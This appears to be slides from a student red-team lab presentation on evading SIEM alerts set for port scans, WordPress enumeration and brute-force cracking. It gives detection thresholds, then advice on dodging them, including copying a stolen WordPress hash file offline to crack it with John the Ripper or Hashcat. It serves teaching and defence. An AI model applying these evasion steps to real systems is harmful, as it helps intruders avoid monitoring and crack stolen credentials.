
@mccannwj / wjmccann.github.io
root@target1:~#

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- *WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute*
- *Request from the same IP to all ports*
- *If the request bytes are over 3500 hit a minute*




Mitigating Detection

- *Only scan ports that are known to be vulnerable to attacks*
- *Randomize the HTTP request you send within the minute*

Stealth Exploitation of Wordpress Vulnerability

Monitoring Overview

- *WHEN count () GROUPED OVER top 5 'http.response.status.code' IS ABOVE 400 FOR THE LAST 5 minutes*
- *HTTP errors and 401 request*
- *When there is over 400 HTTP responses in 5 minutes*




Mitigating Detection

- You can put a pause after a certain amount of HTTP requests
- By using command line sniffing

Stealth Exploitation of Brute Force

Monitoring Overview

- *WHEN max () OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 MINUTES*
- System CPU Usage
- .5 for 5 minutes



Mitigating Detection

- *Moving the wp_hashes.txt file to local machine so when John the Ripper is ran there won't be a spike in CPU Usage. I actually did this when I moved it to salts.txt and then ran John the Ripper on my local machine*
- *Using Hashcat instead of John the Ripper*